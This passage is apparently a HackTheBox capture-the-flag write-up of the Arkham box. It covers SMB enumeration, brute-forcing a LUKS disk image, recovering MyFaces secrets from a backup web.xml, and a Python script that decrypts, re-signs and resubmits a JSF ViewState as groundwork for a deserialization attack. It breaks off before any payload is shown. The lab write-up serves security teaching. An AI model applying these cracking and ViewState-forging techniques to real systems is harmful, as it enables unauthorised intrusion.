HTB: Arkham


ctf hackthebox Arkham nmap gobuster faces jsf deserialization smb smbclient smbmap luks bruteforce-luks cryptsetup hmac Canape ysoserial python Burp e
http.server password smbserver ost readpst mbox mutt pssession rlwrap winrm chisel evil-winrm uac meterpreter greatsct msbuild msfconsole cmstp
systempropretiesadvanced dll mingw32

Aug 10, 2019

In my opinion, Arkham was the most difficult Medium level box on HTB, as it could have easily been Hard and wouldn't have been out of place at Insane. But it is still a great box. I'll start with an encrypted LUKZ disk image, which I have to crack. On it I'll find the config for a Java Server Faces (JSF) site, which provides the keys that allow me to perform a deserialization attack on the ViewState, providing an initial shell. I'll find an email file with the password for a user in the administrators group. Once I have that shell, I'll have to bypass UAC to grab root.txt.

Box Details

Name:	**Arkham**
Release Date:	16 Mar 2019
Retire Date:	10 Aug 2019
OS:	Windows
Base Points:	**Medium [30]**
Rated Difficulty:	

Name:	Arkham
Radar Graph:	
1st Blood	snowscan 00 days, 00 hours, 55 mins, 34 seconds
# 1st Blood	snowscan 00 days, 02 hours, 44 mins, 27 seconds
Creator:	MinatoTW

Recon

nmap

`nmap` shows two http servers (80 and 8080), smb/netbios (135, 139, 445), and some windows RPC ephemeral ports (49666, 49667):

```
root@kali# nmap -sT -p- --min-rate 10000 -oA scans/alltcp 10.10.10.130
Starting Nmap 7.70 ( https://nmap.org ) at 2019-03-16 15:13 EDT
Nmap scan report for 10.10.10.130
Host is up (0.056s latency).
Not shown: 65528 filtered ports
PORT      STATE SERVICE
80/tcp    open  http
135/tcp   open  msrpc
```


```
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
8080/tcp  open  http-proxy
49666/tcp open  unknown
49667/tcp open  unknown

Nmap done: 1 IP address (1 host up) scanned in 20.39 seconds
root@kali# nmap -sC -sV -p 80,135,139,445,8080 -oA scans/scripts 10.10.10.130
Starting Nmap 7.70 ( https://nmap.org ) at 2019-03-16 15:18 EDT
Nmap scan report for 10.10.10.130
Host is up (0.15s latency).

PORT     STATE SERVICE       VERSION
80/tcp   open  http          Microsoft IIS httpd 10.0
| http-methods:
|_  Potentially risky methods: TRACE
|_http-server-header: Microsoft-IIS/10.0
|_http-title: IIS Windows Server
135/tcp  open  msrpc         Microsoft Windows RPC
139/tcp  open  netbios-ssn   Microsoft Windows netbios-ssn
445/tcp  open  microsoft-ds?
8080/tcp open  http          Apache Tomcat 8.5.37
| http-methods:
|_  Potentially risky methods: PUT DELETE
|_http-title: Mask Inc.
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
|_clock-skew: mean: -9m03s, deviation: 0s, median: -9m03s
| smb2-security-mode:
|   2.02:
|_    Message signing enabled but not required
| smb2-time:
|   date: 2019-03-16 15:09:28
|_  start_date: N/A
```

```
Service detection performed. Please report any incorrect results at https://nmap.o
Nmap done: 1 IP address (1 host up) scanned in 55.70 seconds
```

Website - TCP 80

Site

The website is just the IIS default page:



gobuster

`gobuster` doesn't turn up anything either:

```
root@kali# gobuster -u http://10.10.10.130 -w /usr/share/wordlists/dirbuster/direc

===============================================================
Gobuster v2.0.1              OJ Reeves (@TheColonial)
===============================================================
[+] Mode         : dir
[+] Url/Domain   : http://10.10.10.130/
[+] Threads      : 50
[+] Wordlist     : /usr/share/wordlists/dirbuster/directory-list-2.3-small.txt
[+] Status codes : 200,204,301,302,307,403
[+] Timeout      : 10s
===============================================================
2019/03/16 15:13:15 Starting gobuster
===============================================================
===============================================================
2019/03/16 15:17:01 Finished
===============================================================
```

Website - TCP 8080

Site

The port 8080 site is for a company called Mask, which looks to be advertising securing data:


gobuster

```
root@kali# gobuster -u http://10.10.10.130:8080 -w /usr/share/wordlists/dirbuster/

=====================================================
Gobuster v2.0.1              OJ Reeves (@TheColonial)
=====================================================
[+] Mode         : dir
[+] Url/Domain   : http://10.10.10.130:8080/
[+] Threads      : 50
[+] Wordlist     : /usr/share/wordlists/dirbuster/directory-list-2.3-small.txt
[+] Status codes : 200,204,301,302,307,403
[+] Timeout      : 10s
=====================================================
2019/03/16 15:17:36 Starting gobuster
=====================================================
```

```
/images (Status: 302)
/css (Status: 302)
/js (Status: 302)
/fonts (Status: 302)
=====================================================
2019/03/16 15:22:50 Finished
=====================================================
```

Subscription

Many of the links on the site don't work, or take me to a different spot on the main page. But, as I'm exploring the site, I find one link that does go to another page. Clicking the subscription link takes me to `http://10.10.10.130:8080/userSubscribe.faces`:



Entering something into the text box and submitting creates this request:

```
POST /userSubscribe.faces HTTP/1.1
Host: 10.10.10.130:8080
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:60.0) Gecko/20100101 Firefox/60.0
```

```
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://10.10.10.130:8080/userSubscribe.faces
Content-Type: application/x-www-form-urlencoded
Content-Length: 257
Cookie: JSESSIONID=B8A2D7C4D12E537BBE38EFCEE1848E8D
Connection: close
Upgrade-Insecure-Requests: 1

j_id_jsp_1623871077_1%3Aemail=0xdf&j_id_jsp_1623871077_1%3Asubmit=SIGN+UP&j_id_jsp
```

And returns:

The url `.faces`, which points to this site's being hosted on JavaServer Faces framework.

SMB - TCP 445

Enumeration

I'll start by checking for shares I can connect to with a null session using `smbclient`:

```
root@kali# smbclient -N -L //10.10.10.130

        Sharename       Type      Comment
        ---------       ----      -------
        ADMIN$          Disk      Remote Admin
        BatShare        Disk      Master Wayne's secrets
        C$              Disk      Default share
        IPC$            IPC       Remote IPC
        Users           Disk
Reconnecting with SMB1 for workgroup listing.
Connection to 10.10.10.130 failed (Error NT_STATUS_RESOURCE_NAME_NOT_FOUND)
Failed to connect with SMB1 -- no workgroup available
```

I could also do this with `smbmap`, as long as I give it a bad username (see failure the first time, but success on adding `-u 0xdf`):

```
root@kali# smbmap -H 10.10.10.130
[+] Finding open SMB ports....
[+] User SMB session establishd on 10.10.10.130...
[+] IP: 10.10.10.130:445        Name: 10.10.10.130
        Disk                                                    Permissions
        ----                                                    -----------
[!] Access Denied
root@kali# smbmap -u 0xdf -H 10.10.10.130
[+] Finding open SMB ports....
[+] Guest SMB session established on 10.10.10.130...
[+] IP: 10.10.10.130:445        Name: 10.10.10.130
        Disk                                                    Permissions
        ----                                                    -----------
        ADMIN$                                                  NO ACCESS
        BatShare                                                READ ONLY
        C$                                                      NO ACCESS
        IPC$                                                    READ ONLY
        Users                                                   READ ONLY
```

\\10.10.10.130\Users

This share gives access to what looks like some of the users directories in `\Users`. Only the Default and Guest users show up:

```
root@kali# smbclient -N //10.10.10.130/users
Try "help" to get a list of possible commands.
smb: \> dir
  .                                   DR        0  Sun Feb  3 08:24:10 2019
  ..                                  DR        0  Sun Feb  3 08:24:10 2019
  Default                            DHR        0  Thu Jan 31 21:49:06 2019
  desktop.ini                        AHS      174  Sat Sep 15 03:16:48 2018
  Guest                               D        0  Sun Feb  3 08:24:19 2019

                5158399 blocks of size 4096. 2108260 blocks available
```

I don't find much of interest in either one. I made a note when I was solving this to come back and pull `NTUSER.DAT` (the file containing the data for the `HKEY_CURRENT_USER` registry hive) if I didn't see better leads.

\\10.10.10.130\batshare

This share contains only one file:

```
root@kali# smbclient -N //10.10.10.130/batshare
Try "help" to get a list of possible commands.
smb: \> dir
  .                                   D        0  Sun Feb  3 08:00:10 2019
  ..                                  D        0  Sun Feb  3 08:00:10 2019
  appserver.zip                       A  4046695  Fri Feb  1 01:13:37 2019

                5158399 blocks of size 4096. 2108668 blocks available
smb: \> get appserver.zip
getting file \appserver.zip of size 4046695 as appserver.zip (1078.9 KiloBytes/sec
```

The zip contains a note and encrypted disk image:

```
root@kali# unzip appserver.zip
Archive:  appserver.zip
  inflating: IMPORTANT.txt
  inflating: backup.img
root@kali# cat IMPORTANT.txt
Alfred, this is the backup image from our linux server. Please see that The Joker
root@kali# file backup.img
backup.img: LUKS encrypted file, ver 1 [aes, xts-plain64, sha256] UUID: d931ebb1-5
```

The note just talks about how important the image is, and confirms the Batman theme of the box with characters Alfred and Bruce.

LUKS Image

Brute Force Luks Password

LUKS is the standard for Linux hard disk encryption. To access the drive image, I'll need a password. I'll use bruteforce-luks, which can be installed with `apt install bruteforce-luks`. This is going to be slow, as LUKS is designed to be resistant to bruteforce. I first tried a few small word lists, and didn't get anything. Eventually, I targeted the box theme, and used `grep` to get passwords having to do with Batman:

```
root@kali# grep batman /usr/share/wordlists/rockyou.txt > rockyou_batman.txt
root@kali# wc -l rockyou_batman.txt /usr/share/wordlists/rockyou.txt
      906 rockyou_batman.txt
 14344392 /usr/share/wordlists/rockyou.txt
```

This gives me a much smaller list of works to work from.

Now I'll run `bruteforce-luks` with the following options:

- `-t 10` - use 10 threads
- `-f rockyou_batman.txt` - list of passwords to try
- `-w batman_state.txt` - have `bruteforce-luks` use a state file, so that I can stop and resume if necessary
- `-v 30` - print the progress every 30 seconds

```
root@kali# bruteforce-luks -t 10 -f rockyou_batman.txt -w batman_state.txt -v 30 b
Warning: using dictionary mode, ignoring options -b, -e, -l, -m and -s.

Warning: can't open state file, state not restored, a new file will be created.

Tried passwords: 40
Tried passwords per second: 1.333333
Last tried password: batman27

Tried passwords: 60
Tried passwords per second: 1.395349
Last tried password: batman82

Password found: batmanforever
```

It finds the password in just over a minute.

Mount

Now with access to the file, I'll mount it so I can see what's there. First, I'll use `cryptsetup` to open the file, with the last argument being what I want to name the opened device:

```
root@kali# cryptsetup open --type luks backup.img arkham
Enter passphrase for backup.img:
```

When that finishes, nothing is displayed to the screen, but a new device is available which represents the decrypted drive:

```
root@kali# ls -l /dev/mapper/
total 0
lrwxrwxrwx 1 root root       7 Aug  5 02:11 arkham -> ../dm-0
crw------- 1 root root 10, 236 Aug  5 02:11 control
```

Now I'll mount the new device:


```
root@kali# mount /dev/mapper/arkham /mnt/arkham/
root@kali# ls /mnt/arkham/
lost+found  Mask
```

Enumeration

Now I can look through the mouted device. It only have one folder, `Mask`, which contains some images and a pdf, and a folder called `tomcat-stuff`.

```
root@kali# find /mnt/arkham/ -type f
/mnt/arkham/Mask/robin.jpeg
/mnt/arkham/Mask/docs/Batman-Begins.pdf
/mnt/arkham/Mask/me.jpg
/mnt/arkham/Mask/joker.png
/mnt/arkham/Mask/tomcat-stuff/web.xml.bak
/mnt/arkham/Mask/tomcat-stuff/web.xml
/mnt/arkham/Mask/tomcat-stuff/server.xml
/mnt/arkham/Mask/tomcat-stuff/tomcat-users.xml
/mnt/arkham/Mask/tomcat-stuff/jaspic-providers.xml
/mnt/arkham/Mask/tomcat-stuff/context.xml
/mnt/arkham/Mask/tomcat-stuff/faces-config.xml
/mnt/arkham/Mask/tomcat-stuff/MANIFEST.MF
/mnt/arkham/Mask/mycar.jpg
```

The images show that the user is Batman (based on `me.jpg` and `mycar.jpg`):



`Batman-Begins.pdf` is a script for the movie.

The interesting bits come in the `tomcat-stuff` folder. I already observed that the site on 8080 is running JSF, and this looks to have a bunch of config data. In `web.xml.bak` (any kind of backup file is usually interesting in CTFs), I find several interesting bits:

```
<?xml version="1.0" encoding="UTF-8"?>
<web-app xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance"
xmlns="http://java.sun.com/xml/ns/javaee" xmlns:web="http://java.sun.com/xml/n
xsi:schemaLocation="http://java.sun.com/xml/ns/javaee http://java.sun.com/xml/
id="WebApp_ID" version="2.5">
<display-name>HelloWorldJSF</display-name>
<welcome-file-list>
<welcome-file>index.html</welcome-file>
<welcome-file>index.htm</welcome-file>
<welcome-file>default.html</welcome-file>
<welcome-file>default.htm</welcome-file>
<welcome-file>default.jsp</welcome-file>
</welcome-file-list>
<servlet>
<servlet-name>Faces Servlet</servlet-name>
<servlet-class>javax.faces.webapp.FacesServlet</servlet-class>
<load-on-startup>1</load-on-startup>
</servlet>
<servlet-mapping>
<servlet-name>Faces Servlet</servlet-name>
```

```
<url-pattern>*.faces</url-pattern>
</servlet-mapping>
<context-param>
<param-name>javax.servlet.jsp.jstl.fmt.localizationContext</param-name>
<param-value>resources.application</param-value>
</context-param>
<context-param>
<description>State saving method: 'client' or 'server' (=default). See JSF Spe
<param-name>javax.faces.STATE_SAVING_METHOD</param-name>
<param-value>server</param-value>
</context-param>
<context-param>
<param-name>org.apache.myfaces.SECRET</param-name>
<param-value>SnNGOTg3Ni0=</param-value>
</context-param>
    <context-param>
        <param-name>org.apache.myfaces.MAC_ALGORITHM</param-name>
        <param-value>HmacSHA1</param-value>
     </context-param>
<context-param>
<param-name>org.apache.myfaces.MAC_SECRET</param-name>
<param-value>SnNGOTg3Ni0=</param-value>
</context-param>
<context-param>
<description>
This parameter tells MyFaces if javascript code should be allowed in
the rendered HTML output.
If javascript is allowed, command_link anchors will have javascript code
that submits the corresponding form.
If javascript is not allowed, the state saving info and nested parameters
will be added as url parameters.
Default is 'true'</description>
<param-name>org.apache.myfaces.ALLOW_JAVASCRIPT</param-name>
<param-value>true</param-value>
</context-param>
```

```
<context-param>
<description>
If true, rendered HTML code will be formatted, so that it is 'human-readable'
i.e. additional line separators and whitespace will be written, that do not
influence the HTML code.
Default is 'true'</description>
<param-name>org.apache.myfaces.PRETTY_HTML</param-name>
<param-value>true</param-value>
</context-param>
<context-param>
<param-name>org.apache.myfaces.DETECT_JAVASCRIPT</param-name>
<param-value>false</param-value>
</context-param>
<context-param>
<description>
If true, a javascript function will be rendered that is able to restore the
former vertical scroll on every request. Convenient feature if you have pages
with long lists and you do not want the browser page to always jump to the top
if you trigger a link or button action that stays on the same page.
Default is 'false'
</description>
<param-name>org.apache.myfaces.AUTO_SCROLL</param-name>
<param-value>true</param-value>
</context-param>
<context-param>
<param-name>com.sun.faces.numberOfViewsInSession</param-name>
<param-value>500</param-value>
</context-param>
<context-param>
<param-name>com.sun.faces.numberOfLogicalViews</param-name>
<param-value>500</param-value>
</context-param>
<listener>
<listener-class>org.apache.myfaces.webapp.StartupServletContextListener</liste
```

```
90 </listener>
91 </web-app>
```

This configuration does not explicitly state that it's running on the Mask site, but on line 21 it says it matches `*.faces` urls. On line 28, I get the JSF version, 2.5.2.

Lines 33-34 give the `SECRET` that is used by the application for encryption, `SnNGOTg3Ni0=`.

Lines 37-39 show the message authentication code (MAC) algorithm (`MAC_ALGORITHM`) to be `HmacSHA1` and 40-43 show the `MAC_SECRET` to be the same as the encryption secret.

I spent a fair amount of time reading the [myfaces wiki page] (https://cwiki.apache.org/confluence/display/MYFACES2/Secure+Your+Application to understand the settings. A few other things I noted:

> *Encryption is enabled by default.*

I don't see encryption disabled in this config, so it should be enabled. I also don't see the encryption algorithm defined.

> *This uses the default encryption algorithm, DES, so the secret must have a size of eight.*

This will all prove useful when I start attacking this application.

Shell as Alfred

JSF Deserialization Background

I did some googling for terms like "JSF exploit" and found a bunch of links referring to ViewState deserialization attacks. The JSF framework uses serialization to keep state on the site. So the server serializes a Java object, and sends it as a hidden field in the webpage to the client. When the client submits, that serialized object is sent back to the server, which can use it to get back the state.

Deserialization is a class of vulnerabilities that is one of the OWASP Top 10. The problem here is that this is allowing the user to submit a serialized object, and that comes with risks. The deserialization process

may run something based on the input, and if the user controls this input, then the user can gain execution. This presentation gives a nice overview of Java deserialization risks. This vulnerability is not unlike `python` pickle deserialization vulnerabilities, like the one from HackTheBox Canape.

I found several overviews of specifically how to attack JSF ViewState like this and this. I also found a tool for payload generation, ysoserial (which not only is a useful tool, but fits the Batman theme).

The added challenge here is that all of the posts I could find talk about how to exploit the ViewState that is configured without encryption / MAC. In fact, the mitigation for these attacks is to use encryption so that the user can't modify the ViewState without knowing the key.

Strategy

In this case, I have access to the config, including the keys. I'll summarize what I learned from the config:

- Encryption: Enabled, and default to DES
- Encryption Key: SnNGOTg3Ni0=

- Authentication: HmacSHA1
- Authentication Key: SnNGOTg3Ni0=

I have `ysoserial` to do payload generation, but I don't have anything that will do the rest of the end-to-end attack. I'll have to write something. Because this has a lot of places that things can go wrong, I'll take small steps:

1. Test what happens when a bad ViewState is submitted.
2. Decrypt the ViewState variable to show my encryption key works.
3. Build a script that can encrypt the known good ViewState and submit it.
4. Generate a payload with `ysoserial` that will ping my host, and the known good ViewState with that in the script. Then submit and get a ping.
5. Update payload to get reverse shell.

Invalid ViewState

I'll set Burp to intercept, and submit the form. I get a request that looks like:

```
POST /userSubscribe.faces HTTP/1.1
Host: 10.10.10.130:8080
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:60.0) Gecko/20100101 Firefox/60.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://10.10.10.130:8080/userSubscribe.faces
Content-Type: application/x-www-form-urlencoded
Content-Length: 261
Cookie: JSESSIONID=D8A54B3871DBBA43CBCBA95A59D6F643
Connection: close
Upgrade-Insecure-Requests: 1

j_id_jsp_1623871077_1%3Aemail=0xdf&j_id_jsp_1623871077_1%3Asubmit=SIGN+UP&j_id_jsp
```

I'll change one character into the `ViewState` base64 (for example, that first `w` to a `W`, and click Forward. The page crashes:

HTTP Status 500 – Internal Server Error

Type Exception Report

Message viewId:/userSubscribe.faces - No saved view state could be found for the view identifier: /userSubscribe.faces

Description The server encountered an unexpected condition that prevented it from fulfilling the request.

Exception

```
javax.servlet.ServletException: viewId:/userSubscribe.faces - No saved view state could be found for the view identifier: /userSubscribe.faces
        javax.faces.webapp.FacesServlet.service(FacesServlet.java:249)
        org.apache.tomcat.websocket.server.WsFilter.doFilter(WsFilter.java:52)
```

Root Cause

```
javax.faces.application.ViewExpiredException: viewId:/userSubscribe.faces - No saved view state could be found for the view identifier: /userSubscribe.faces
        org.apache.myfaces.lifecycle.RestoreViewExecutor.execute(RestoreViewExecutor.java:88)
        org.apache.myfaces.lifecycle.LifecycleImpl.executePhase(LifecycleImpl.java:103)
        org.apache.myfaces.lifecycle.LifecycleImpl.execute(LifecycleImpl.java:76)
        javax.faces.webapp.FacesServlet.service(FacesServlet.java:244)
        org.apache.tomcat.websocket.server.WsFilter.doFilter(WsFilter.java:52)
```

Note The full stack trace of the root cause is available in the server logs.

Apache Tomcat/8.5.37

The error message `No saved view state could be found for the view identifier: /userSubscribe.faces` confirms it's because of the change I made. It's good to know what happens on

an invalid submission.

Decrypt ViewState

I'll start by making sure I can decrypt the unmodified ViewState. I'll load the subscribe page through burp, and then grab the `ViewState` either out of the source or by submitting and looking at the post parameters. I have:

```
javax.faces.ViewState=wHo0wmLu5ceItIi%2BI7XkEi1GAb4h12WZ894pA%2BZ4OH7bco2jXEy1RQxT
```

I can use a python shell to get a byte stream:

```
root@kali# python3
Python 3.7.3 (default, Apr  3 2019, 05:39:12)
[GCC 8.3.0] on linux
Type "help", "copyright", "credits" or "license" for more information.
>>> from base64 import b64decode
>>> from urllib.parse import unquote_plus as urldecode
>>> vs = 'wHo0wmLu5ceItIi%2BI7XkEi1GAb4h12WZ894pA%2BZ4OH7bco2jXEy1RQxTqLYuokmO70Kt
>>> urldecode(vs)
'wHo0wmLu5ceItIi+I7XkEi1GAb4h12WZ894pA+Z4OH7bco2jXEy1RQxTqLYuokmO70KtDtngjDm0mNzA9
>>> bytes = b64decode(urldecode(vs))
>>> bytes
b'\xc0z4\xc2b\xee\xe5\xc7\x88\xb4\x88\xbe#\xb5\xe4\x12-F\x01\xbe!\xd7e\x99\xf3\xde
```

I know that there's both encryption and signing. Typically it's better to encrypt then sign the encrypted bit and attach the signature. I could research how the bytes should work, but I opted to just playing with it. I know that the SHA1 is going to be 20 bytes long (often shown as 40 hex characters). It's likely appended to either the front or the end.

I'll import the libraries I need to do an HMAC, and try both. When I guess that the HMAC is at the front, it doesn't work, as the HMAC of the bytes after the first 20 doesn't match the first 20 bytes:

```
>>> from Crypto.Cipher import DES
>>> mac = bytes[:20]
>>> enc = bytes[20:]
>>> HMAC.new(b'JsF9876-', enc, SHA).digest()
b'\x85E\xfc\x1e)]\xb1\xa4\x97:\x12R\xfd\x14\xb7\xc1\x14\x9f\x0e\xf1'
>>> mac
b'\xc0z4\xc2b\xee\xe5\xc7\x88\xb4\x88\xbe#\xb5\xe4\x12-F\x01\xbe'
```

But if I guess that the HMAC is stored in the last 20 bytes, it matches:

```
>>> mac = bytes[-20:]
>>> enc = bytes[:-20]
>>> HMAC.new(b'JsF9876-', enc, SHA).digest()
b'\x99\xd2\x81^\xdcgOTf\x9de\x16L\x9c\x82\xb8\xd7\t\xbb\x11'
>>> mac
b'\x99\xd2\x81^\xdcgOTf\x9de\x16L\x9c\x82\xb8\xd7\t\xbb\x11'
>>> HMAC.new(b'JsF9876-', enc, SHA).digest() == mac
True
```

Nice! Now I can decrypt the payload:

```
>>> from Crypto.Cipher import DES
>>> d = DES.new(b'JsF9876-', DES.MODE_ECB)
>>> d.decrypt(enc)
b'\xac\xed\x00\x05ur\x00\x13[Ljava.lang.Object;\x90\xceX\x9f\x10s)l\x02\x00\x00xp\
```

The output is bunch of bytes, but I can see some strings in there. Additionally, with some research, I can see that Java serialized objects start with the bytes `AC ED` (see this reference, Exploring Java Serialization section).

Reencrypt ViewState

Why would I want to reencrypt the `ViewState` I already had? There are lots of methods to try to get execution through Java deserialization. Not all of them will work. In fact, most won't. So if I can start with a raw payload and write code that will submit to the site, I can then replace that payload with a malicious payload and know that if it fails, it's not because my code is bad, but rather because the payload isn't good for this instance.

So I'm going to write the following `python` script to do the opposite steps from what I did in the terminal above:

```
#!/usr/bin/env python3

from base64 import b64encode
from Crypto.Cipher import DES
from Crypto.Hash import SHA, HMAC
from urllib.parse import quote_plus as urlencode

bin_vs = b'\xac\xed\x00\x05ur\x00\x13[Ljava.lang.Object;\x90\xceX\x9f\x10s)l\x02\x
vs = 'wHo0wmLu5ceItIi%2BI7XkEi1GAb4h12WZ894pA%2BZ4OH7bco2jXEy1RQxTqLYuokmO70KtDtng

d = DES.new(b'JsF9876-', DES.MODE_ECB)
enc_payload = d.encrypt(bin_vs)
sig = HMAC.new(b'JsF9876-', enc_payload, SHA).digest()
gen_vs = urlencode(b64encode(enc_payload + sig))
if gen_vs == vs:
    print("It worked!")
print(gen_vs)
print(vs)
```

I'll start with the binary ViewState (`bin_vs`) as well as the correct result (`vs`). I'll encrypt the binary with DES, then create a HMAC, and put it all together, base64 encoding and then url encoding.

It works:

```
root@kali# ./arkham1.py
It worked!
wHo0wmLu5ceItIi%2BI7XkEi1GAb4h12WZ894pA%2BZ4OH7bco2jXEy1RQxTqLYuokmO70KtDtngjDm0mN
wHo0wmLu5ceItIi%2BI7XkEi1GAb4h12WZ894pA%2BZ4OH7bco2jXEy1RQxTqLYuokmO70KtDtngjDm0mN
```

Just for good measure, I'll add in code to submit that to Arkham website and make sure I get back the page:

```python
#!/usr/bin/env python3

import requests
from base64 import b64encode
from Crypto.Cipher import DES
from Crypto.Hash import SHA, HMAC
from urllib.parse import quote_plus as urlencode

bin_vs = b'\xac\xed\x00\x05ur\x00\x13[Ljava.lang.Object;\x90\xceX\x9f\x10s)l\x02\x
vs = 'wHo0wmLu5ceItIi%2BI7XkEi1GAb4h12WZ894pA%2BZ4OH7bco2jXEy1RQxTqLYuokmO70KtDtng

d = DES.new(b'JsF9876-', DES.MODE_ECB)
enc_payload = d.encrypt(bin_vs)
sig = HMAC.new(b'JsF9876-', enc_payload, SHA).digest()
gen_vs = b64encode(enc_payload + sig)
if urlencode(gen_vs) == vs:
    print("It worked!")
print(urlencode(gen_vs))
print(vs)

sess = requests.session()
sess.get('http://10.10.10.130:8080/userSubscribe.faces')
resp = sess.post('http://10.10.10.130:8080/userSubscribe.faces',
        data = {'j_id_jsp_1623871077_1%3Aemail': 'd',
                'j_id_jsp_1623871077_1%3Asubmit': 'SIGN+UP',
                'j_id_jsp_1623871077_1_SUBMIT': '1',
```

```
